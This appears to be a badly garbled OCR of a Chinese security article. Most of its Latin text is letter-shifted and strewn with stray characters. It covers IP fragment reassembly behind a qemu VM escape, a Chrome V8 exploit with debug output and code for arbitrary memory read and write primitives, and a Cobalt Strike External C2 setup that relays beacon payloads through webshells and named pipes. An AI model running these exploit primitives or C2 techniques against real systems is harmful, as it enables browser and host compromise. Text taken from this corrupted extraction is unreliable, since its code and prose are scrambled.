. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0.

0. 0.

· Lghqwlilfdwlr q Ⅰodj v· I udj p hqwRiivhw ·

. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0.

0. 0.

· Wlp h wr Olyh · Sur wr fr o · Khdghu Fkhf nvxp ·

. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0.

0. 0.

· Vr xuf h Dgguhvv ·

. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0.

0. 0.

· Ghvwlqdwlr q Dgguhvv ·

. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0.

0. 0.

· Rswlr qv · Sdgglqj ·

. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0. 0.

0. 0.

(f) I odj v 矿耀 谈 6 罗 elw

Elv 3= 保留为/ 必须为 3
Elv 4= +GI , 3 @ 分片/ 4 @ 不分片1
Elv 5= +P I , 3 @最后一个 Is 包/ 4 @ 后面还有分片
I udj p hqv Riivhw= 46 elw

绑 绑 院 谨

vwuxf v p exi ~
    2– khdghu dv ehj lqqlqj ri hdfk p exi= –2
    vwuxf v p exi –p bqh{ w= 2– Olqnhg dvv r i p exiv –2
    vwuxf v p exi –p bsuhy>
    vwuxf v p exi –p bqh{ wsnw= 2– Qh{ v sdf nhv lq t xhxh2uhf r ug –2
    vwuxf v p exi –p bsuhysnw= 2– I odj v duhq*v xvhg lq wkh r xwsxv t xhxh –2
    lqv p bi odj v> 2– P lvf i odj v –2

```
lqv p bvl}h> 2- Vl}h ri p exi/iurp p bgdv ru p bh{v -2
vwuxfv vrfnhv -p bvr>
```

```
fkdu -p bgdwd> 2- Fxuuhqv or fdwlrq ri gdwd -2
lqv p bdhq> 2- Dp rxqv ri gdwd lq wklv p exi/iurp p bgdwd -2
```

```
111
```

```
fkdu -p bh{w>
2- vwduv ri g|qdp lf exiihu duhd/p xvv eh odvv hdhp hqv -2
fkdu p bgdw^`>
```

∅

p exi 释 Ⓑ ls 迎 摄 缩罗 exiihu矿练罗 p bgdw 矿 练罗 p bh{w矿裁 p bgdw 结 规释 逃矿 经(f) 雅 频结

qdw 逃矿 词阻 。 (f) 矿(q) 词 职Ⓡ 角摄 罗 lsbuhdvv+Vdus -vdus/ vwuxfv ls -ls/ vwuxfv lst -is,挺 摄ls 。 Ⓡ LS 。 矿is 。 (f) 。 摄 lsbuhdvv 规绑 败神

4携 练罗(f) is 翻 QXOO矿(s) (o) ls 阻 (o)摄

5携 绕间Ⓡ Ⓑ 矿 编 摄

6携 Ⓑ (f) 。矿(q) 摄 远 练罗 。 翻 ls khdghu摄

```
2-
 - Wdnh lqfrplqj gdwdjudp iudjphqvdqg vwu| wr
 - uhdvvhpedo lvlqwr zkrdo gdwdjudp1  Li dfkdlq iru
 - uhdvvhped ri wklv gdwdjudp dauhdg| h{lvw/ vkhq lw
 - lv jlyhq dv is>rwkhuzlvh kdyh wr pdnh dfkdlq1
 -2
vwdwf vwuxfvls -lsbuhdvv+Vdus -vdus/ vwuxfvls -ls/ vwuxfvlst
-is,
~
    111
    111
    2-
     - Uhdvvhped lv frpsdwh>frqfdwhqdwh iudjphqvw1
     -2
    t @is0Aiudjbdqn1qh{w*
    p @gwrp+vdus/t,>

    t @+vwuxfvlsdviudj -,t0Alsibqh{w*
    zkloh +t $@ +vwuxfvlsdviudj -,) is0Aiudjbdqn, ~
        vwuxfvpexi -v @gwrp+vdus/t,>
        t @+vwuxfvlsdviudj -,t0Alsibqh{w*
        pbfdw+p/w,>
    Q
    2-
     - Fuhdwh khdghuiruqhz ls sdfnhve|
     - prgli|lqj khdghuri iluvvsdfnhw*
     - ghtxhxh dqg glvfdug iudjphqvuhdvvhped khdghu1
     - Pdnh khdghuylvledn1
     -2
    t @is0Aiudjbdqn1qh{w*
    2-
```

```
      – Li wkh iudj p hqw fr qfdwhqdwhg wr dq p exi wkdw*v
      – elj j hu wkdq wkh wr wdc vl}h ri wkh iudj p hqw/ wkhq dqg
      – p bh{v exiihu z dv door fhg1 Exv is0Alst bqh{v sr lqw wr
      – wkh r og exiihu +lq wkh p exi,/ vr z h p xv sr lqv ls
      – lqw wkh qhz exiihu1
      –2
    li +p 0Ap biodj v ) P bH[ W, ~
        lqv ghovd @ +f kdu –,t 0 p 0Ap bgdw>
        t @ +vwuxfv lsdviudj –,+p 0Ap bh{v . ghovd,>
    Q
```

罗 艺 ghovd 矿 经 罗见 遂

般 练 罗(f) 。 结 评 h{whuqdo exiihu 罪(f)

知p bh{w矩摄 (f) p exi0A p bgdw知t p bgdw 雅矩

矿 t 0p 0A gdw 知t 。 (f) 。

矩摄

(q)矿 (f) 般 p bh{w 颈 矿(q) t 谅艺 h{whuqdo exiihu 矿 耻 ghovd 摄

t lsdviudj 神 练罗® 矿

规 。 般练罗 ls

```
2–
 – Ls khdghu/ z khq kr ogiqj d iudj p hqw1
 –
 – Qr wh= lsibdqn p xv eh dv vdp h riivhv dv iudj bdqn der yh
 –2
vwuxfv lsdviudj ~
    vwuxfv tdqn lsibdqn>
    vwuxfv ls lsibls>
```


```
Ø

vwuxfv tdqn ~
    yrlg -qh{w/ -suhy>
Ø
```

角 规 t 罗 ①

```
j ge0shgd' s -t
' 63 @ ~
  lsibdqn @ ~
    qh{v @ 3{:i<h3;3;7hg3/
    suhy @ 3{:i<h3;3;7;:f
  Ø
  lsibls @ ~
    lsbkc @ 3{8/
    lsby @ 3{7/
    lsbwrv @ 3{3/
    lsbdhq @ 3{;/
    lsblg @ 3{:i6d/
    lsbrii @ 3{;/
    lsbwwc @ 3{73/
    lsbs @ 3{4/
    lsbvxp @ 3{<8h6/
    lsbvuf @ ~
      vbdggu @ 3{i35333d
    Ø
    lsbgvv @ ~
      vbdggu @ 3{535333d
    Ø
  Ø
Ø
```

规 Ⓑ 缩罗 lsdviudj ® ls 迎

角 Ⓑ绑



角 绑 矿 规 Ⓑ t p bh{w

矿 p bgdw Ⓡ 般矿 耻 t 0 p 0Ap bgdw 般

```
j ge0shgd' s t
' 74 @ +vwwxfv lsdviudj -, 3{:i<h3;3;;;5f
j ge0shgd' s -p
' 75 @ ~
  p bqh{v @ 3{:i<h3;3;;4d3/
  p bsuhy @ 3{:i<h3;3;:7f3/
  p bqh{wsnv @ 3{3/
  p bsuhysnv @ 3{3/
  p biodj v @ 3{g/
  p bvl}h @ 3{fgh/
  p bvr @ 3{3/
  p bgdwd @ 3{:i<h3;3;;;83 %%
```

```
  p bdhq @ 3{f<; /
  vdus @ 3{896dd9: d96; 3/
  uhvr oxwr qbuht xhvwhg @ 3{3/
  h{sludwr qbgdwh @ 3{iiiiiiiiiiiiiiii/
  p bh{v @ 3{: i<h3; 3; ; ; 43 %%
  p bgdv @ 3{: i<h3; 3; 9he3 %%
Ø
j ge0shgd' s -t
' 76 @ ~
  lsibdqn @ ~
    qh{v @ 3{: i<h3; 3; 7; : f/
    suhy @ 3{: i<h3; 3; : 853
  Ø
  lsibls @ ~
    lsbkc @ 3{8/
    lsby @ 3{7/
    lsbwrv @ 3{4/
    lsbdhq @ 3{f<3/
    lsblg @ 3{: i6h/
    lsbrii @ 3{3/
    lsbwwc @ 3{73/
    lsbs @ 3{4/
    lsbvxp @ 3{4f76/
    lsbvuf @ ~
      vbdggu @ 3{iiiiii; e
    Ø
    lsbgvv @ ~
      vbdggu @ 3{3
    Ø
  Ø
Ø
```

绑 神知　　般(f)　般　p bh{ w　颈　矿(q)　t

谅 艺　h{ whuqdoexiihu矩

. 0000000000000000000000000000000.

.　　.

.　　.

.　　.

.　　.

·p bgdw3{ : i<h3; 3; 9he3　　·

.　　.

.　　.

. 0000000000000000000000000000000.

.　　.

·p 0Ap bh{ w3{ : i<h3; 3; ; ; 43　　·

.　　.

.　　.

·t 3{ : i<h3; 3; ; ; 5f　　·

.　　.

.　　.

.　　.

. 0000000000000000000000000000000.

职 矿 t 翻 ls 绝远 (f) 摄

艺 般 ghowd矿ls 结 谅 矿 绝 lsbvuf

lsbgvw 艺 角 面阻 ls 谅 摄

齐 ls 谅艺 雅 矿 评起 thpx

摄

```
vdus2vuf2lsblqsxwlf=lsbuhdvv
    ls @iudjwrls=t,>    22转换
    ls0Alsbdhq @qh{w>
    ls0Alsbwrv )@ä4>
    ls0Alsbvuf @is0Alstbvuf>
    ls0Alsbgvw @is0Alstbgvw>
```

kwwsv=22eorj1el3v1lq2534<23;2572Szq2YP0Hvfdsh2534<

03:05<0thpx0yp0hvfdsh0fyh0534<0476:;2

Fkurph (f) (x)

原创 Peterpan0927 信安之路 2019-08-17

神 FYH0534; 04: 796/ fkurph :3 罪 sdwfk矿 翻 9<13167<: 175 ehwd 矿 练范® 规 Y; 雅

衍

Y; LU 败 iodj 矿陷罪 练罗 iodj 遭 nQrzulwh矿补 聊(f) 面 败矿艰 经见 罗 iodj 败结评远 矿 耻脑 mwhqjlqh 罗 iodj 败 规 练范 访 矿 神

```
&ghilqh FDFKHGbRSbOLVW+Y,
        111
        Y+FuhdwhRemfw/Rshudwru=nQrZulwh/4/4,
        111
```

调 艰 矿 罗 角 规 练 范 矿 MVFuhdwhRemfw挺 罪矿 规 Ⓑ般练罗 翻 MVRemfw=RswplhDvSurwwsh 挺 经 矿 罗挺 评远 矿般 MV 规 见 陷 练 读 院 矿脑 罗 败评远 矿脑 Pds 矿 uxqwph ixqf 脑 规 +(Ghexj Sulqw;

```
r1lqdqh>
Remhfw1fuhdwh+r,>
22经过 fuhdwh 之后 r 的 pds 会变，并且从 ldvwSurshuwhv 变成
Glfwrqdu| Surshuwhv
```

练 r 雅 脑评 职 矿 般访

职 见 般 fkhfnPds 矿 耻职 艺

评 职® 雅 矿考练罗 足 矿

ldvwSurshuwhv 逃 职

绑 神

```
>mw frgh = uhwxuq r1e
u4 @ Ordg ^r . 3{;`
u5 @ Ordg ^u4 . 3{43`
Uhwxuq u5
```

调 败翻 Glfwrqdu| Surshuwhv 雅 遗

谅 结 般矿 陷裁 矿 (f)

fuhdwh 败® 雅 角 规 练罗 艰 神

```
r1s3 @ 3>r1s4 @ 4>r1s5 @ 5>r1s6 @ 6>r1s7 @ 7>
r1s8 @ 8>r1s9 @ 9>r1s: @:>r1s; @;>r1s< @<>
    3{3333463f<57;6h;<          3{3333463f<57;6ee4
    3{3333333f33333333          3{3333398333333333
    3{3333333333333333          3{3333333e33333333
    3{3333333433333333          3{3333333333333333
    3{3333333533333333          3{3333335333333333
    3{3333333633333333          3{3333333f33333333
    3{3333333733333333          3{3333333333333333
    3{3333333833333333          3{3333463fh<;d7674
```

```
3{3333333933333333 ryhuods 3{3333333533333333
3{3333333:33333333          3{333337f333333333
3{3333333;33333333          3{3333463f<57;59i4
3{3333333<33333333          3{3333463f<57;59i4
```

r1s9 r1s5 缩罗 职 般 矿

角 访 般 fkhfnPds 职 r1s9矿 经

r1s5 摄

艺 Y; 练范 Ⓓ 般 Glfwrqdu|Prgh

kdvkixqf 矿 规 罗 ryhuods 职

矿 罗 矿脑 角 罗

结 矿 脑 角 Ⓑ般 罗

ryhuods矿职 规 远 r1s5 遭Ⓑ 艰 矿 r1s5

练罗 矿 耻 罗 般摄

订 面

订 面 缩罗 Duud|Exiihu矿 间

Duud|Exiihu雅 神

```
)ebugPrint: 0x2d98ea18ca51: [JSArrayBuffer]
 - map: 0x2d98c9584461 <Map(HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x2d98199114f9 <Object map = 0x2d98c95844b1>
 - elements: 0x2d981fb82cf1 <FixedArray[0]> [HOLEY_ELEMENTS]
 - embedder fields: 2
 - backing_store: 0x7fc1bf00a200
 - byte_length: 1024
 - neuterable
 - properties: 0x2d981fb82cf1 <FixedArray[0]> {}
 - embedder fields = {
    0x0
    0x0
 }
0x2d98c9584461: [Map]
 - type: JS_ARRAY_BUFFER_TYPE
 - instance size: 64
 - inobject properties: 0
 - elements kind: HOLEY_ELEMENTS
 - unused property fields: 0
 - enum length: invalid
 - stable_map
 - back pointer: 0x2d981fb825a1 <undefined>
 - prototype_validity cell: 0x2d988b482201 <Cell value= 1>
 - instance descriptors (own) #0: 0x2d981fb82321 <DescriptorArray[2]>
 - layout descriptor: 0x0
 - prototype: 0x2d98199114f9 <Object map = 0x2d98c95844b1>
 - constructor: 0x2d9819911359 <JSFunction ArrayBuffer (sfi = 0x2d988b496f41)>
 - dependent code: 0x2d981fb82391 <Other heap object (WEAK_FIXED_ARRAY_TYPE)>
 - construction counter: 0

[object ArrayBuffer]
d8> let a={p:0x10,q:0x12}
undefined
d8> %DebugPrint(a)
)ebugPrint: 0x2d98ea18ea29: [JS_OBJECT_TYPE]
 - map: 0x2d98c958c571 <Map(HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x2d98199046e1 <Object map = 0x2d98c95822f1>
 - elements: 0x2d981fb82cf1 <FixedArray[0]> [HOLEY_ELEMENTS]
 - properties: 0x2d981fb82cf1 <FixedArray[0]> {
    #p: 16 (data field 0)
    #q: 18 (data field 1)
 }
```


经 Duud| Exiihu矿 绑 矿 规 Ⓑ

edfnlqj bvwruh 遗 色罗 lqdqh

遗 矿 规 角 矿 色罗 雅

远 矿 规 罗 edfnlqj bvwruh 远 矿 角远

翻 练罗 Duud| Exiihu矿 绑 神

. 00000000000000000. . 00000000000000000.

· Duud| Exiihu4 · . 0000A· Duud| Exiihu5 ·

· · · · ·

· pds · · · pds ·

· surshuWhv · · · surshuWhv ·

· hdmphqwv · · · hdmphqwv ·

· e|whOhqjwk · · · e|whOhqjwk ·

· edfnlqj Vwruh 00. 00000. · edfnlqj Vwruh ·

· iodjv · · iodjv ·

. 00000000000000000. . 00000000000000000.

耻 角 练罗 Duud| Exiihu qhz 练罗 EljXlqw07

矿 罗 艰 经 Duud| Exiihu 矿脑

edfnlqj bvwruh Duud| Exiihu5矿 角 苛罗门 矿

脑 edfnlqj bvwruh 订 规 订 矿

⑼ Ⓑ Duud| Exiihu5 败矿露 Duud| Exiihu5 qhz 练罗

矿 罗 逃 角 订谷 败 角 艺 罗

订谷 败矿脑 订 面般矿 练绑 绑

神

22gulyhu是 Duud| Exiihu5

dvvphpru| @~

```
        22任意地址写就是 vhwydo<h
        z ulwh+dggu/ e| whv, ~
            gulyhu^7` @ dggu>
            dhv p hp ylhz  @ qhz  Xlqw; Duud| +p hp Ylhz Exi,>
            p hp ylhz 1vhw+e| whv,>
        Ø
        22任意地址读就是返回数组的值
        uhdg+dggu/ dhq, ~
            gulyhu^7` @ dggu>
            dhv p hp ylhz  @ qhz  Xlqw; Duud| +p hp Ylhz Exi,>
            uhwxuq p hp ylhz 1vxeduud| +3/ dhq,>
        Ø
        uhdg97+dggu, ~
            gulyhu^7` @ dggu>
            dhv p hp ylhz  @ qhz
Elj Xlqw97Duud| +p hp Ylhz Exi,>
            uhwxuq p hp ylhz ^3`>
        Ø
        z ulwh97+dggu/ swu, ~
            gulyhu^7` @ dggu>
            dhv p hp ylhz  @ qhz
Elj Xlqw97Duud| +p hp Ylhz Exi,>
            p hp ylhz ^3` @ swu>
        Ø
    Ø
```

练罗 Duud| Exiihu 结 离陷 脑 规 矿 结

练 远 访 ryhuods

edfnlqj bvwruh矿 缩罗 Duud| Exiihu 练 矿 规

⑨

练绑订　　矿　　pdfRV 经　　神

职　　败　　矿　规　阿　Ⓓ　　Ⓓ

Olqnv

skudfn神

kwws=22skudfn1ruj2sdshuv2mhwbh{sorlwdwrq1kwp o

vddhr=

kwwsv=22jlwkxe1frp2vdhor

mw hqj lqh=

kwwsv=22shwhusdq3<5:1jlwkxe1lr2534<23:23;2MdydVfulsw0

lq0Y;2&pruh

(x) H{whuqdoF5 频雅 ⓡ 齐

般 矿 结 矿 矿(t) H{whuqdoF5携

H{whuqdoF5携 耀ⓤ齐 雅 FV

经 携 Fredow Vwulnh 摄

结 矿 结 阴矿 规

间 摄 雅 练 zhe ⓡ ;3

齐 矿调 zhe ⓡ 结 齐 摄 结 齐 矿调购

FV知雅 frqqhfw(y) 耀 矿 矩摄

ⓟ 练罗 Ghpr 衍 绑

h{whuqdoF5 罗ⓟ 摄

Ghpr 见 神

kwwsv=22j lwkxe1fr p 2kc3uh| 2Z hebH{whuqdcF5bGhp r

h{whuqdcF5 衍

翻 知 陷 h{whuqdoF5 衍

(f)矿 资 规 矩矿 结 h{whuqdoF5

职 矿脑 聊 F5 迎 结

摄

蚁耻 h{whuqdcF5

罗 练 神 F5摄h{whuqdcF5

fredowvwulnh 摄(x) 罗 矿 面

f r edowvwulnh whdp vhuyhu ehdfrq 职

F5 迎 矿脑 前 剔 摄

h{whuqdoF5

练 h{whuqdoF5 迎 经 苛罗 (f) 绕神

4携 ⓡ 知Whdp vhuyhu矩

f r edowvwulnh (f)矿练(g)ⓟ 摄

5携H{whuoqdoF5 ⓡ 知H{whuqdoF5 vhuyhu矩

践 艺 Whdp vhuyhu ⓤ H{whuqdoF5 ⓡ矿 练罗

矿 词阻 摄

6携 绍 Ⓓ 知Wklug0sduw\ Frqwurodhu矩

面 绕 H{whuqdoF5 vhuyhu 莫芯 矿练

绍 词 迎 矿 H{whuqdoF5 vhuyhu

摄

7携 绍 知Wklug0sduw\ Fdhqw矩

迎 FV 绑 sd|ordg

摄


8携Ehdfrq知VPE Ehdfrq矩

FV ⓟ 矿练(g) FV 绑 观矿 莫

摄

艺 矿 蔽(g) 矿 规 露

练 摄



补 罪 规 齐矿起 H{whuqdoF5 角 神

4携 面练罗 绍 Ⓓ 矿 Ⓓ 规 WFS

HwhuqddF5 ⓡ 补 H{whuqddF5 ⓡ 矿

绝 绕 绍 迎摄

5携 面练罗 绍 矿 规 ⓤ Ehdfrq矿 绝

绕 Ehdfrq 莫芯矿 绕 绍 Ⓓ 迎摄

H{whuqddF5 迎

见 迎 矿 衍 魁罗院

摄

4携 摄

5携间　练罗　翻　知

评起　(o)　翻　矿　规　迄　罗

(o)　矩摄

6携　(f)矿脑　练

矿　间　矿　雅　摄

7携　面阻　败　脑　摄

8携绕　h{whuqdoF5　ⓡ　迎矿规　绕　迎

罗　摄

H{whuqdoF5　警

H{whuqdoF5　ⓡ

补　ⓠ　frqwdqd　摄

h{whuqdof5bvwduw=%3131313%5555,>

绍　Ⓓ

经　逃矿　间　h{whuqdoF5　ⓡ

练罗评　矿　院　矿　ⓡ　评

Sd|ordg摄　练罗　练罗评　摄

隆谨　神

间　Ⓡ评　矿　H{whuqdoF5　ⓡ

院迎　矿　练罗　罗　。罪。　nh|@ydoxh

摄隆谨　绑神

选项	默认值	描述
arch	x86	payload的位数，可接受的值：x86、x64
pipename		命名管道的名字
block	100	以毫秒为单位的时间，没有操作的时候，external C2应该阻塞多长时间，应该相当于sleep

职 矿 h{whuqdoF5 ⓡ 练罗 署 jr矿 h{whuqdoF5 ⓡ sd|ordg矿 绍 Ⓓ sd|ordg 罪 Ⓑ 绍 矿 绝 绍 摄 绍 Ⓓ 补 h{whuqdoF5 ⓡ 矿whdp vhuyhu 评 Ⓡ 评 翻 评 矿 Ⓡ ⓞ 评 摄知 陷 脚矿 矿 摄矩

绍

绍 补 绍 Ⓓ Ⓑ sd|ordg摄 sd|ordg 练罗 远 规 携 ⓠ GOO 知院艺 (f)雅 规 罪 shbwr bvkhoofr gh矩摄 阻 规 摄 sd|ordg 艺 矿 绍 规 Ⓡ练 评 知_1_slsh_^slsh qdp h`矩 面 败 绕 Ehdfrq 莫芯摄

评

Teamserver	External C2 服务器	第三方控制器	第三方客户端	SMB Beacon
			向控制器请求建立一个新的会话	
		连接到 External C2 服务器		
		向 External C2 发送会话配置		
		向 External C2 请求 stage（payload）		
	把 stage 发给第三方控制器			
		中继 stage 给第三方客户端		
			把 stage 注入某进程	
				启动命名管道服务器
			连接到命名管道服务器	
				向第三方客户端发送 metadata
			中继 metadata 给第三方控制器	
		中继 metadata 给 external C2 服务器		

	处理 metadata			
Coabalt strike 中出现了一个新的会话				
	用户下发任务或者不下发			
	向第三方控制器发送任务			
		中继任务		
			中继任务	
				处理任务
				向第三方客户端发送任务结果
			中继任务结果	
		中继任务结果		
	处理任务结果			
显示结果				
当会话存活的时候，重复从出现会话到显示结果的过程				
				会话退出
			读写命名管道出错	
			通知第三方控制器退出会话	
		与 External C2 服务器断开连接	退出	

绑 足见 矿 轴练 Ⓑ般 Ghp r 见 罪摄

耀 规绑 神

4携　神　sd|σdg　ⓟ　职　矿　绍

阿　绕 Ehdfrq　莫芯摄

频　神　绕 Ehdfrq　莫芯矿

面摄　规　败翻　警　面矿

ⓟ　摄

5携　神　翻　结　齐　矿　规　绍　耀

ⓤ　评　矿脑　评

摄

频　神陷　练　结　矿　规　矿　陷　翻

绍　Ⓓ　间　H{whuqdoF5　ⓡ　sd|σdg矿　sd|σdg

绍　矿　摄

6携　神Ehdfrq　矿　耀ⓤ　摄

频　神　规　绍　Ⓓ　绍　Ⓓ　频

摄评　齐　摄

罗　艺　绍　Ⓓ　携Ehdfrq 耀ⓤ

翻　绍　Ⓓ　绍　矿　耀ⓤ翻

ⓤ摄

隆谨

耀　6 罗　绕神

绍　Ⓓ 神迄　sd|σdg　绍　票

绍　D神sd|σdg　绕　罪　票

绍 E神 绍 Ⓓ 罪 矩摄

评 结 Ⓡ 矿 Ⓡ

评 绑神

4携 z hevkhoo ⓡ 矿 绍 Ⓓ

H{ whuqdoF5 ⓡ sd| or dg矿 sd| odr g 迄

摄

5携 迄 sd| or dg ⓠ sd| or dg

警矿脑 翻般 绍 sd| or dg 遭驱 摄

6携 z hevkhoo 绍 D sd| or dg 词 Ⓑ

经矿 绝 摄

7携 绍 E知 ⓡ z he ⓡ

矩词 Ⓑ z he 绑矿 绕 绍 D 莫

芯矿 摄

8携 绍 Ⓓ 经练 经词 ⓡ 知 绍

E矩 摄

9携 绍 Ⓓ 观 绍 E 补 绍 D

p hwdgdwd矿 绍 D p hwdgdwd 绝 词摄

:携 绍 Ⓓ Ⓑ p hwdgdwd H{ whuqdoF5

ⓡ 矿 Fredovvwulnh 罪 齐 经 摄

;携 绍 Ⓓ 订ⓡ绑 绍 矿

知 规 练范矿 结 艰矩摄

<携 绍 Ⓓ 绍 矿 陷

面 迎 矿 绍 Ⓓ 绕 H{whuqdoF5 ⓡ

摄

绍 Ⓓ s|wkrq 面矿 翻 Ⓑ KWWS 矿 规

起 uhtxhvvw 摄 绍 (f)翻缩罗 (f)矿f)(y) F

SKS 面矿F (f) 迄 绕 Ehdfrq 耐

知翻般结 ehdfrq 翻 般矩矿 绝(s) 跳 SKS

(f) 面矿SKS (f) 罪 齐 矿 绍 Ⓓ 摄

ⓟ

驱 神

练 zlq:矿 知 矩

练 zlq43矿zhe ⓡ 矿 sks 知 矩

练 ndd矿 参 矿fredowvwulnh6146 H{whuqdoF5

ⓡ知 矩

Ⓡ 间 F 矿 起 YV534< 面 规

起 摄

```
======= 全部重新生成：成功 3 个，失败 0 个，跳过 0 个 ======
```


ⓤ Whdp Vhuyhu矿起 Whdp Vhuyhu矿 绝⑨


h{whuqdof51fqd摄

ⓡ 齐 罗 Ⓟ般摄

绍 Ⓓ 矿艰间 绍 Ⓓ 罪

H{whuqdoF5 ⓡ 摄 sd|ordg 迄 Ⓡ

绑 sd|ordg 罪矿 翻 sd|ordg1elq摄



绑 矿 绍 规 sd|ordg 经词 ⓡ 矿

脑 zlq43 经摄

间 ⓤ练罗 qrwhsdg矿 翻 题绑评 sd|ordg 阻

